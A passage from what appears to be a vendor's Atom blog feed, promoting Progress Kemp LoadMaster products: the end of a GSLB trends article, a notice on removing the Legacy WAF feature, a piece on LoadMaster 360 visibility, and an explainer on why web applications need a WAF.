    <li><strong>Increased Use of Machine Learning</strong></li>⁃ Intelligent Routing - GSLB will use artificial intelligence and machine learning for more sophisticated traffic steering based on real-time user behavior, network conditions and application health.
        <br />⁃ Predictive Analytics - Machine learning will enable GSLB systems to perform predictive failure analysis and proactive load balancing to avoid outages.
    <li><strong>Focus on User Experience</strong></li>⁃ Performance-Centric Metrics - GSLB decision-making when routing requests will place greater emphasis on real-world user experience metrics like page load times and application responsiveness.
        <br />⁃ Content-Aware Routing - GSLB may consider the type of content requested, optimizing delivery for specific media formats or device types.
    <li><strong>Enhanced Security</strong></li>⁃ Integrated Threat Protection - GSLB solutions will incorporate deeper security features, such as distributed denial-of-service (DDoS) mitigation and enhanced WAF capabilities.
        <br />⁃ Zero Trust Frameworks - GSLB will likely play a role in Zero Trust security models, facilitating secure access for geographically dispersed users.<p>&nbsp;</p></ul><p>To summarize, GSLB will evolve into a more dynamic and intelligent solution and more seamlessly integrate cloud, AI and edge technologies. User experience and security will become central to its role in the ever-changing application delivery landscape.</p><h2>Conclusion</h2><p>We can't overstate the importance of global server load balancing. GSLB solutions will play an increasingly crucial role in enhancing website performance, maintaining high availability, optimizing the user experience, supporting scalability and strengthening several aspects of cybersecurity. </p><p>By implementing effective GSLB strategies, businesses can get global server optimization, mitigate security risks and stay ahead in a rapidly evolving technological landscape. As we move into the future, staying abreast of advancements in GSLB technology and adopting best practices is vital to maintaining operational excellence </p><p>Leveraging the benefits of GSLB is not just a technical consideration; it&rsquo;s a strategic imperative for businesses aiming to thrive in a global market.</p><h3>Related Articles</h3><p>These related articles about Global Server Load Balancing may be of interest.</p><ul><li><a href="https://kemptechnologies.com/blog/how-to-achieve-resilience-and-scale-with-global-server-load-balancing">How to Achieve Resilience and Scale with Global Server Load Balancing</a></li><li><a href="https://kemptechnologies.com/blog/global-server-load-balancing-how-it-works">Global Server Load Balancing - How It Works</a></li><li><a href="https://kemptechnologies.com/blog/global-server-load-balancing-why-it-is-necessary">Global Server Load Balancing - Why it is Necessary</a></li><li><a href="https://kemptechnologies.com/global-server-load-balancing-gslb">What is Global Server Load Balancing?</a></li></ul>]]></content>
  </entry>
  <entry>
    <id>urn:uuid:623f0685-ce7f-4c16-baed-5ab3f9b93532</id>
    <title type="text">Retired “Legacy WAF” Option Being Removed in LMOS Version 7.2.61.0</title>
    <summary type="text">Progress is removing the “Legacy WAF” feature in Progress Kemp LoadMaster, and this blog will assist users in transitioning smoothly and maintaining their system's integrity.</summary>
    <published>2024-12-30T18:39:43Z</published>
    <updated>2026-03-07T11:14:56Z</updated>
    <author>
      <name> </name>
    </author>
    <category term="Application Delivery"/>
    <content type="text"><![CDATA[<p><p>The &ldquo;Legacy Web Application Firewall (WAF)&rdquo; feature on Progress Kemp LoadMaster was officially retired in June 2021 and will be entirely removed in the upcoming LMOS Version 7.2.61.0, as previously announced.</p><p>The rest of this article details what is happening, why and steps that current &ldquo;Legacy WAF&rdquo; users should take.</p><h2>What is Happening?</h2><p>We&rsquo;re removing the retired &ldquo;Legacy WAF&rdquo; functionality from LMOS Version 7.2.61.0.</p><p>This change <strong>doesn&rsquo;t</strong> affect the newer, replacement &ldquo;OWASP CRS WAF&rdquo; functionality that has been present since 2021.</p><p>After updating a LoadMaster to LMOS Version 7.2.61.0, the &ldquo;WAF Options (Legacy)&rdquo; panel and its features and options are no longer available for new or existing virtual services, including virtual services with the &ldquo;Legacy WAF&rdquo; feature enabled before the update.</p><p>For existing virtual services with the &ldquo;Legacy WAF&rdquo; feature enabled, the replacement &ldquo;OWASP CRS WAF&rdquo; is automatically enabled in its place.</p><ul><li>Example of an <strong>affected</strong> &ldquo;Legacy WAF&rdquo; service:</li></ul><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/affected_legacy_waf_service.png?sfvrsn=107dd6bf_1" alt="" sf-size="100" /><ul><li>Example of an <strong>unaffected</strong> &ldquo;OWASP CRS WAF&rdquo; service:</li></ul><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/unaffected_owasp_crs_waf_service.png?sfvrsn=95850ad5_1" alt="" sf-size="100" /><h2>Performing the Update</h2><p>Before a LoadMaster can be updated to LMOS Version 7.2.61.0, clear warnings and advice regarding the &ldquo;Legacy WAF&rdquo; removal are presented.</p><p>On a LoadMaster without &ldquo;Legacy WAF&rdquo; in use, the following pre-update dialog box is shown:</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/preupdate_dialog_box_without_legacy_waf.png?sfvrsn=6532ee0a_1" alt="" sf-size="100" /><p>On a LoadMaster where one or more &ldquo;Legacy WAF&rdquo; services <strong>are</strong> in use, the affected virtual services are listed in a pre-update dialog box like the following:</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/affected_dialog_box_applying_update.png?sfvrsn=e1f1b01_1" alt="" sf-size="100" /><p>Users are strongly advised to take a system backup before performing the update. This is particularly important for systems using &ldquo;Legacy WAF.&rdquo;</p><p>Suppose any &ldquo;Legacy WAF&rdquo; custom rule files or custom rule data files are present (navigate to <em>Web Application Firewall &gt; Custom Rules</em> in the Web UI). In that case, it&rsquo;s imperative to download them for safekeeping, as they will not be available after the update.</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/legacy_custom_rules_window_dialog.png?sfvrsn=621650cd_1" alt="" sf-size="100" /><h2>Why is This Happening?</h2><p>The &ldquo;Legacy WAF&rdquo; system provided protection using a commercial set of security rules from a third-party security rule provider. This rule set began an End-of-Life process in August 2021 and ended in July 2024. It&rsquo;s now unsupported and will not receive further updates or security fixes, making it unsuitable for ongoing use in any serious security capacity.</p><p>In April 2021, LMOS Version 7.2.54.0 added a replacement WAF solution, &ldquo;OWASP CRS WAF,&rdquo; &nbsp;to provide a sustainable, long-term WAF security solution for LoadMaster users. This new WAF solution uses OWASP CRS, a widely used, industry-standard, free, open-source WAF rule set. The well-known OWASP Foundation actively and transparently develops it and is not beholden to any commercial organizations, making it a resilient long-term choice.</p><h2>Security Benefit to LoadMaster Users</h2><p>The retired &ldquo;Legacy WAF&rdquo; system used a security rule set mainly written to detect specific, known vulnerabilities and payloads. This approach is limiting as it relies on:</p><ul><li>Specific and new written rules to detect each new vulnerability</li><li>Timely updates based on the rule set by continuous vendor publishing</li><li>Promptly obtain LoadMaster data and apply the latest rule set files</li></ul><p>In contrast, the newer replacement &ldquo;OWASP CRS WAF&rdquo; system uses a <em>generic</em> rule set to detect and help reduce traffic based on anomalous and malicious-looking <em>behaviors</em>. Its generic nature allows it to detect numerous attacks, including the OWASP Top 10 attack categories, zero-day vulnerabilities and even unknown exploits. This is possible because entirely new and original attacks are rare. New attacks are usually similar to other attack classes. As a result, new attacks trigger security rules written to detect unusual behaviors.</p><h2>Further Advice for Current &ldquo;Legacy WAF&rdquo; Users</h2><p>Users can convert existing &ldquo;Legacy WAF&rdquo; services to replace &ldquo;OWASP CRS WAF&rdquo; before updating to LMOS 7.2.61.0. This provides plenty of time to tune and configure the new WAF functionality as required for each web application (refer to the LoadMaster documentation for further details on this process).</p><p>Where custom &ldquo;Legacy WAF&rdquo; rules exist, sometimes these can be reused with the new WAF system:</p><ul><li>Custom rules that perform <em>specific detections</em> (e.g., looking for and blocking a particular payload, blocking specified IP address subnets, etc.) should be reusable without modification.</li><li>Custom rules performing <em>rule exclusions</em> are not reusable because the &ldquo;Legacy WAF&rdquo; rules and rule ID numbers they refer to have been removed.</li></ul><p>Don't hesitate to contact our professional services team for personalized advice and consultancy regarding custom WAF rules.&nbsp;Learn more and start a 30-day free trial of LoadMaster, including its&nbsp;<a href="https://kemptechnologies.com/solutions/waf">WAF solutions.</a>&nbsp;</p><p></p></p>]]></content>
  </entry>
  <entry>
    <id>urn:uuid:9216f186-07ba-4896-8ee1-a23ac572e214</id>
    <title type="text">Optimize Load Balancing with 360 Visibility</title>
    <summary type="text">Learn how 360 visibility in load balancing provides deep insights, improves security and optimizes resource allocation for your applications.</summary>
    <published>2024-12-19T19:08:55Z</published>
    <updated>2026-03-07T11:14:56Z</updated>
    <author>
      <name> </name>
    </author>
    <category term="LoadMaster"/>
    <content type="text"><![CDATA[<p>Organizations of all sizes and economic sectors rely on web-based applications to deliver business systems to their staff, client portals to their customers and storefronts for online selling. These web-based systems are usually deployed across multiple infrastructure platforms in the cloud and on-premises. Load balancing across the whole estate to deliver performance and resilience is a core part of every application delivery project.</p><p>As application infrastructure increases in complexity, so does the management of the load balancer estate in place to deliver the required user application experience. To answer this growing concern, 360 visibility has emerged to provide systems admins with a unified view of the whole estate. In this blog, we'll outline what 360 visibility entails, and how it helps enhance security and provide an ideal application experience for your staff, clients and customers. We'll also touch on the <a href="https://kemptechnologies.com/products/loadmaster-360">Progress LoadMaster 360</a> solution and why it complements your organization&rsquo;s load-balancing efforts.</p><h2>The Significance of Visibility in Load Balancing</h2><p>What do we mean when we talk about visibility in load balancing? At a high level, we are talking about having a monitoring and management solution that knows about all the load balancers deployed across the complete global infrastructure landscape (although 360 visibility strategies are still beneficial for local and regional deployments!). Visibility goes beyond the core traffic distribution that load balancers, such as LoadMaster, provide. It offers deep insights and understanding of how applications and other web services function under the load balancers' management. </p><p>The information gleaned through 360 visibility is crucial in maintaining application performance and enhancing cybersecurity. With 360 visibility, organizations can:</p><p><strong>Maintain performance -</strong> Identify bottlenecks, optimize resource allocation and monitor applications so IT teams can operate them efficiently. This leads to improved response times, reduced latency and a better user application experience.</p><p><strong>Boost security -</strong> 360 visibility enables you to detect and respond to security threats more effectively. By monitoring traffic patterns, identifying anomalies and gaining insights into potential vulnerabilities, you can proactively protect your applications from cyberattacks. Solutions that provide 360 visibility add to the cybersecurity protections offered by other solutions such as Network Detection and Response (NDR), firewalls, Security Information and Event Management (SIEM) solutions and more. We detail some of the security aspects provided by LoadMaster 360 in a recent blog Introducing the Enhanced WAF in Progress LoadMaster 360. </p><p>Some of the benefits of gaining 360 visibility of your load balancers and, ultimately, for your application delivery include:</p><ul><li><strong>Improved performance -</strong> Quickly identify and resolve performance issues with a 360-degree view, so your applications are always running at their best.</li><li><strong>Enhanced security &ndash; </strong>Swiftly detect anomalous server and application behavior visibility allows for faster detection of anomalous server and application behavior, enabling rapid response and reducing the risk of successful cyberattacks. This is especially true when combined with Progress Flowmon NDR solutions.</li><li><strong>Faster problem resolution &ndash;</strong> Effectively pinpoint the root cause and implement solutions when issues arise using 360 visibility.</li><li><strong>Optimized resource utilization - </strong>By understanding how resources get used across your entire estate, you can make better decisions when capacity planning. With access to thorough data and insights, IT teams can make more informed decisions about infrastructure investments, application deployments and optimization strategies.</li><li><strong>Improved compliance &ndash; </strong>360-degree visibility helps provide the data and information needed to show that your application delivery infrastructure meets relevant regulatory requirements and industry standards.</li></ul><h2>Challenges in Achieving In-Depth Load Balancing Visibility</h2><p>The benefits of using a 360 visibility approach to load balancer monitoring and management are enticing. Some challenges must be resolved when planning and deploying such an environment. </p><ul><li><strong>Complex environments &ndash; </strong>Difficulty with gaining a unified view as applications are spread across on-premises, cloud and hybrid infrastructures. However, an overview of everything is required to benefit from 360 visibility.</li><li><strong>Lack of standardization -</strong> Different platforms and environments often use non-standard tools and metrics, making obtaining a consistent big-picture view in a single system difficult.</li><li><strong>Legacy systems &ndash;</strong> Older applications and infrastructure components, not to mention a lack of modern standards, may not support modern visibility tools and techniques.</li><li><strong>Data overload &ndash; </strong>Overwhelming amounts of management data created by application infrastructures create roadblocks in obtaining valuable insights.</li><li><strong>Skill gaps -</strong> Many organizations lack the expertise required to implement and manage advanced visibility solutions effectively.</li></ul><p>A lack of success in a 360 visibility project due to any of these challenges, or any other, can leave an organization with parts of their application delivery infrastructure operating with undiagnosed poor performance or reduced security protections.</p><h2>Strategies for Achieving 360 Visibility in Load Balancing</h2><p>Thankfully, established and tested strategies are available to overcome the challenges of achieving 360 visibility. The list of actions below that can help you adopt a 360 approach may be obvious to some. However, not everyone has the same experience, so stating them is beneficial.</p><ul><li><strong>Centralize monitoring and management - </strong>Implement a unified load-balancing platform that you can deploy wherever you need to run applications: on-premises, cloud and hybrid. Then, use a 360-view solution that can aggregate data from all your load-balancing instances, regardless of their location.</li><li><strong>Implement advanced analytics - </strong>Use a 360 platform that delivers advanced <a href="https://kemptechnologies.com/products/loadmaster-360/applications-analytics">Application Analytics and Telemetry</a> to have an up-to-date view of the performance and state of all applications and API access points.</li><li><strong>Adopt a multi-layered approach - </strong>Combine application-level, network-level and infrastructure-level visibility for a truly comprehensive view across the entire infrastructure estate.</li><li><strong>Prioritize real-time monitoring - </strong>Implement <a href="https://www.progress.com/flowmon">solutions that provide real-time insights,</a> allowing you to respond quickly to changing conditions or abnormal activity due to software or hardware issues and cyberattack activity.</li><li><strong>Integrate with other monitoring data -</strong> Choose tools to import and export data to systems such as a SIEM. No solution is an island in the current deployment and security landscapes. </li></ul><h2>Best Practices for Optimizing Load Balancing with 360 Visibility</h2><p>In addition to the strategies outlined above, best practices also exist that can maximize your chances of success and improve application monitoring outcomes. </p><ul><li><strong>Implement continuous monitoring &ndash;</strong> Implementing real-time monitoring to catch threats is more effective than relying on periodic checks.</li><li><strong>Automation - </strong>Using automation for tasks like certificate management and renewal, security rule updates and performance optimization.</li><li><strong>Be proactive &ndash;</strong> Deploying predictive monitoring and analytics helps identify issues before they impact users.</li><li><strong>Review and optimize - </strong>Frequently analyze your load balancing performance and adjust as required.</li><li><strong>Plan for scalability - </strong>Choose visibility solutions that can grow with your business and adapt to changing application delivery needs.</li><li><strong>Train your team - </strong>Provide training so that your IT staff is well-versed in using the visibility tools and interpreting the data they surface.</li></ul><h2>Tools and Technologies for Extensive Visibility</h2><p>We&rsquo;re confident that LoadMaster functionalities can deliver a 360-degree visibility infrastructure for load balancing. LoadMaster 360 is a cloud-based, software-as-a-service (SaaS) solution designed to simplify managing and monitoring LoadMaster load balancers across diverse environments. It allows organizations to gain greater visibility into their application delivery infrastructure via a centralized solution with a user-friendly interface.</p><p>A key feature of LoadMaster 360 is the ability to manage LoadMaster instances across multiple sites and platforms, including on-premises data centers, public clouds and hybrid environments. Through secure connectors, LoadMaster 360 enables administrators to centrally configure, monitor and control all their LoadMaster load balancers.</p><p>LoadMaster 360 provides users with a centralized experience. The solution provides contextualized insights and analytics that help application, network and security teams collaborate to maintain application performance and resolve issues promptly. The intuitive user interface provides insights into application performance, capacity utilization, infrastructure health, security, licensing and user experience. Real-time alerts notify administrators of performance degradation, security threats or capacity constraints, allowing them to take immediate action to maintain optimal application delivery. The image below, Figure 1, highlights the core features of LoadMaster 360.</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/360_visibility_loadmaster.png?sfvrsn=e7114a92_1" alt="circles_of_charts" sf-size="100" /><p>Figure 1: The features of Progress LoadMaster 360</p><p>LoadMaster 360 also offers advanced load balancing features such as pre-authentication and enhanced security via LoadMaster WAF. The security features help organizations protect their applications from various threats, including DDoS attacks, SQL injection and cross-site scripting. </p><p>Additionally, this solution offers flexible licensing options that enable organizations to scale their load-balancing infrastructure based on changing business requirements. It supports license pooling and on-demand provisioning, allowing administrators to allocate and manage LoadMaster licenses across different environments.</p><p>LoadMaster 360 revolutionizes the way organizations manage and monitor diverse load-balancing infrastructure. It empowers administrators to deliver an optimal application experience while minimizing management overhead and complexity by providing a centralized, user-friendly platform with extensive visibility, advanced security features and flexible licensing options.</p><h2>On-demand Webinar - LoadMaster 360: Successfully Managing Your LoadMaster Fleet</h2><p>Earlier in 2024, we delivered a half-hour webinar that provided an overview of LoadMaster 360 and covered the following topics:</p><ul><li>What is LoadMaster 360?</li><li>What are its features and benefits?</li><li>What are some use cases of LoadMaster 360?</li><li>What&rsquo;s coming next with LoadMaster 360?</li></ul><p>We're providing an on-demand version of the <a href="https://kemptechnologies.com/resources/webinars/loadmaster-360-successfully-managing-your-loadmaster-fleet">webinar</a> in this blog. Check it out!</p><iframe width="560" height="315" src="https://www.youtube.com/embed/NVRRzVYjqlc?si=XfuvNWiub0ns02Vg" title="YouTube video player" frameborder="0" allow="accelerometer; autoplay; clipboard-write; encrypted-media; gyroscope; picture-in-picture; web-share" referrerpolicy="strict-origin-when-cross-origin"></iframe><h2>Case Studies: Successful Implementations</h2><p>Each organization has a unique application deployment model tailored to its specific needs. As a result, each organization will have a different use case for load balancers and management solutions such as LoadMaster 360. A common factor will be the need for a management solution to achieve the best load-balancing visibility and user experience. Here are some typical use cases that LoadMaster 360 helps with:</p><ul><li><strong>Managing hybrid and multi-cloud application delivery -</strong> Streamline the management of LoadMaster instances across on-premises and cloud platforms, providing a unified interface for configuration and management.</li><li><strong>Incident management &ndash;</strong> Reduce mean time to resolution with in-context analysis and guidance to identify and efficiently resolve application delivery issues easily.</li><li><strong>Certificate management &ndash; </strong>Monitor an organization&rsquo;s server security certificates and alert IT teams to upcoming expiration dates, helping to prevent outages due to expired certificates and the associated application downtime. Also, it&rsquo;s worth mentioning that LoadMaster load balancers also directly support the auto-renewal of certificates from certificate authorities that support this. However, some don't. LoadMaster 360 certificate expiry alerting can help prevent downtime due to the expiration of one of those certificates that don't support automatic renewals.</li><li><strong>Licensing and capacity management -</strong> Supports pooled licensing, allowing organizations to maximize their license use as they scale their application delivery infrastructure.</li><li><strong>Security&mdash;</strong>Monitor numerous aspects of IT application security, such as successful authentications, active and failed Single Sign-On (SSO) sessions, and actively blocked users. Within LoadMaster 360, users can also gain security insights, minimize the time required for WAF configuration and reduce the occurrence of false positive alerts.</li></ul><h2>Future Trends in Load Balancing Visibility</h2><p>The uptake and use of web-based applications will only accelerate in the foreseeable future. As a result, the need for load balancers and extensive management platforms designed to deliver uptime and maximize performance will also increase. Making predictions is hard, especially about the future! Having said that, we&rsquo;ve narrowed down some trends we&rsquo;re likely to see.</p><p>One key trend across all software is the increasing adoption of artificial intelligence (AI). By analyzing large amounts of data on application performance, user behavior and infrastructure health, load balancers and supporting management infrastructure solutions using machine learning (ML) will be able to optimize traffic distribution proactively, predict potential issues and provide actionable insights to administrators. Note that we're not talking about GenAI and LLMs here. Those are only a subset of the types of ML that are available and quickly growing in power.</p><p>Application security will also drive advancements in load balancers. As cyberthreats evolve, load balancers and 360 visibility platforms gain additional security features to help protect against emerging threats. This may include enhancements to WAF capabilities, advanced bot management and further integration with leading security information and event management (SIEM) solutions.</p><p>Further advances in multi-cloud, hybrid, edge and on-premises infrastructure will occur as technologies evolve and organizational needs adapt. Progress will be at the forefront of these changing landscapes so that the LoadMaster family of products delivers what our customers need before they know they need it!</p><p>Lastly, the future of load balancing and its management will likely see growth in the importance of automation and DevSecOps workflow integration. The evolution of more robust APIs and integrations with popular code tools will enable organizations to embed load-balancing configurations into their continuous integration and deployment pipelines. This will allow faster, more reliable application deployments and updates while minimizing human error.</p><p>Progress Kemp LoadMaster is well-positioned to embrace future trends and advancements in broad load-balancing management. Progress continues to assist organizations applying emerging technologies, enhancing <a href="https://kemptechnologies.com/solutions/security">load balancer security features</a>, adapting to multi-cloud and edge computing environments and supporting automation and DevSecOps practices. Progress continues to enable organizations to create optimal application experiences in the face of evolving challenges.</p><h2>Conclusion</h2><p>The importance of load balancing with 360-degree visibility is increasing. By embracing a 360-degree approach now, you'll be well-positioned to meet future challenges with your infrastructure deployments. This approach will help your applications stay at top performance, be more secure, and be available to your users when required.</p><p>LoadMaster 360 offers a powerful solution for achieving clarity. It provides the tools and insights to optimize load-balancing instances across on-premises, cloud, and hybrid environments. With its advanced features and intuitive interface, LoadMaster 360 makes gaining a big-picture view of your application infrastructure easier.</p><p>Visit the <a href="https://kemptechnologies.com/load-balancer">LoadMaster Overview</a> page and the <a href="https://kemptechnologies.com/products/loadmaster-360">LoadMaster 360 page</a> for more information on our industry-leading 360-degree management solution. Don't hesitate to contact us if you'd like to speak with an expert about how the LoadMaster family of products can improve your application experience.</p><p>For a free trial of LoadMaster to see how it can improve your organization's application delivery experience, visit <a href="https://sso.kemptechnologies.com/register/kemp/vlm">our free trial page.</a> Our support team can assist during your free trial testing. Use the contact page to start a conversation with the support team. You can also request <a href="https://kemptechnologies.com/request-live-demo">a live demo of LoadMaster 360.</a></p>]]></content>
  </entry>
  <entry>
    <id>urn:uuid:4c418fe6-faf4-4e5d-8b80-76a06ed00450</id>
    <title type="text">Why You Need a Web Application Firewall (WAF)</title>
    <summary type="text">A web application firewall (WAF): What exactly does a WAF do and do you need one? Let’s cut to the chase and address those questions.</summary>
    <published>2024-11-21T18:48:13Z</published>
    <updated>2026-03-07T11:14:56Z</updated>
    <author>
      <name> </name>
    </author>
    <content type="text"><![CDATA[<p>&nbsp;</p><p>A web application firewall (WAF): do you need one? What exactly does a WAF do? What&rsquo;s the big idea? </p><p>Let&rsquo;s cut to the chase and address those questions. </p><h2>Do You Need a Web Application Firewall? </h2><p><strong>Question: Do you have a website or web service that&rsquo;s open to the public internet?</strong> </p><p>Then yes, you need a WAF. The extra layer of defense provided by a WAF will help prevent your website from being low-hanging fruit for attackers. </p><p>You&rsquo;ll likely want to invite the world into your website or web service. After all, more views mean more clicks and better business. At the same time, you want to reduce the risks of being easily accessible, as any potential customer could be a potential attacker. Deploying a WAF greatly assists in managing these threats. </p><p><strong>Question: Do you have a mission-critical web application, exposed externally or internally?</strong> </p><p>Yes, you need a WAF. If a web application is too important to fail, then it should be afforded the protection of a WAF. Attacks can happen internally, too, especially if an internal device should ever be compromised. (See also: <a href="https://www.progress.com/resources/papers/why-zero-trust-is-important">zero trust networking.</a>) </p><p><strong>Question: Do you have an internal-only, low-priority web app?</strong> </p><p>You can rest easy! It sounds like you don&rsquo;t need a WAF, but deploying one will help make your web apps more robust and secure. It can even be a good learning experience to start by increasing security for a low-priority app before moving on to key business applications and services. </p><h2>To Briefly Recap: What Is a Web Application Firewall and What Is Its Purpose? </h2><p>A WAF is a device that filters and blocks web traffic (HTTP traffic). </p><p>In the realm of information security, when we have a valuable asset worth protecting (like a web service), we apply the concept of <a href="https://en.wikipedia.org/wiki/Defense_in_depth_(computing)">defense in depth.</a> We protect our assets by using multiple independent layers of defense. <strong>A WAF is one layer of defense for web applications,</strong> as shown in the following image.</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/waf-description.png?sfvrsn=2e7f8ca3_1" alt="" sf-size="100" /><p>If one or more defense layers are compromised, you still have other layers of security in place to provide protection. A WAF is a critical layer of security because it filters and helps block malicious web traffic before it reaches the application server. This is especially important for web applications that handle personal and confidential information, where security failure could bring disastrous consequences. </p><p><a href="https://kemptechnologies.com/home">Progress Kemp LoadMaster</a> WAF functionality is based on industry-standard technology from the OWASP Foundation. It detects and mitigates the most common kinds of attacks facing web applications today, including the attack vectors described by the OWASP Top 10. This provides peace of mind and allows you to focus more on the complex areas of security and compliance. </p><h2>You Might Already Have Access to a Web Application Firewall </h2><p><strong>Did you know that if you&rsquo;re a LoadMaster Enterprise Plus customer, you already have access to the fully featured WAF built into LoadMaster?</strong> We strongly encourage you to take advantage of this extra layer of security if you&rsquo;re not already using it. </p><p>Protecting a virtual service with a WAF is one click away. The WAF is enabled with a sensible default configuration that will work out of the box with most web traffic. The WAF configuration can be refined and tuned over time to work with your specific flavor of web traffic, with the help of LoadMaster support when needed. As your confidence in the <a href="https://kemptechnologies.com/solutions/waf" target="_blank">WAF solution</a> grows over time, you can set the WAF to be more aggressive, giving it sharper teeth to catch attackers while allowing legitimate user traffic to flow undisturbed.</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/owasp-core-set-rule-set-waf.png?sfvrsn=23ecdeac_1" alt="" sf-size="100" /><p><em>If your web services are important enough to require load balancing and high availability, are they also important enough to warrant the protection of a WAF?</em> </p><h2>If You Don&rsquo;t Have WAF Functionality, It&rsquo;s Easy to Get It </h2><p>It's easy to upgrade to an Enterprise Plus subscription to gain full access to the LoadMaster WAF functionality. Contact your Progress sales representative for further discussion or if you have any questions contact us online. </p><p>In addition to providing a fully featured WAF, LoadMaster Enterprise Plus also provides Global Server Load Balancing (GSLB), which may be useful for building WAF-protected services with multi-site redundancy and resilience. </p><p>For full information on all features included, reference the <a href="https://kemptechnologies.com/pricing/support-subscriptions">LoadMaster subscriptions page</a>. </p><h2>LoadMaster 360 Enhanced WAF: &ldquo;WAF on Easy Mode&rdquo; </h2><p>The final puzzle piece is <a href="https://kemptechnologies.com/products/loadmaster-360/enhanced-waf">LoadMaster 360 and its new &ldquo;enhanced WAF&rdquo; capabilities.</a> These build upon the core WAF functionality provided by LoadMaster and provide two new key benefits: </p><ol><li>Dashboarding for at-a-glance statistics and feedback </li><li>Automatic WAF event filtering and WAF configuration</li></ol><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/screenshot-2024-11-19-at-11-15-44-am.png?sfvrsn=81e223d4_1" alt="" sf-size="100" /><p>Linking a WAF-enabled LoadMaster to LoadMaster 360 is easy and automatically creates a dashboard (the example shown above) that visualizes vital statistics. It's now easier to receive answers to questions like, &ldquo;What is the WAF doing?&rdquo; &ldquo;How many requests has the WAF inspected?&rdquo; &ldquo;How many requests has it blocked?&rdquo; These tangible headline metrics are clearly presented and can be examined for different time periods. </p><p>In addition, LoadMaster 360 examines the WAF event logs and processes them through a series of smart filters. This enables LoadMaster 360 to identify the most likely candidates for false positive events: occasions when genuine, legitimate user traffic causes WAF rules to match in error. </p><p>This analysis traditionally required manual or semi-automated work through the WAF logs. LoadMaster 360 does the heavy lifting for you by processing potentially hundreds of thousands of individual WAF events and presenting a shortlist of likely false positives requiring an operator&rsquo;s attention. </p><p>Finally, when an operator confirms that a false positive is legitimate, LoadMaster 360 will automatically generate the WAF configuration required to prevent the false positive from reoccurring in the future. This removes the need for an operator to learn the WAF rule language and syntax. </p><p>These new tools make using, tuning and configuring a WAF deployment easier than ever. Thanks to new visualization tools, non-security engineers can fully take advantage of the critical protection a WAF provides to a web service. </p><h2>Shields Up: It&rsquo;s Time to Secure Your Web Applications </h2><p><strong>The best time to deploy a WAF was yesterday; the second-best time is today!</strong> With new web application vulnerabilities and threat actors on the horizon, it&rsquo;s time to boost the security of your web applications to reduce risks. A WAF is a critical layer of defense for any website or web application. </p><p>It&rsquo;s easier than ever to start your WAF journey and Progress is here to support you every step of the way. <a href="https://kemptechnologies.com/request-live-demo">Arrange a live demo with an expert</a> and start a 30-day free trial, or get in touch with us.</p><p>&nbsp;</p>]]></content>
  </entry>
</feed>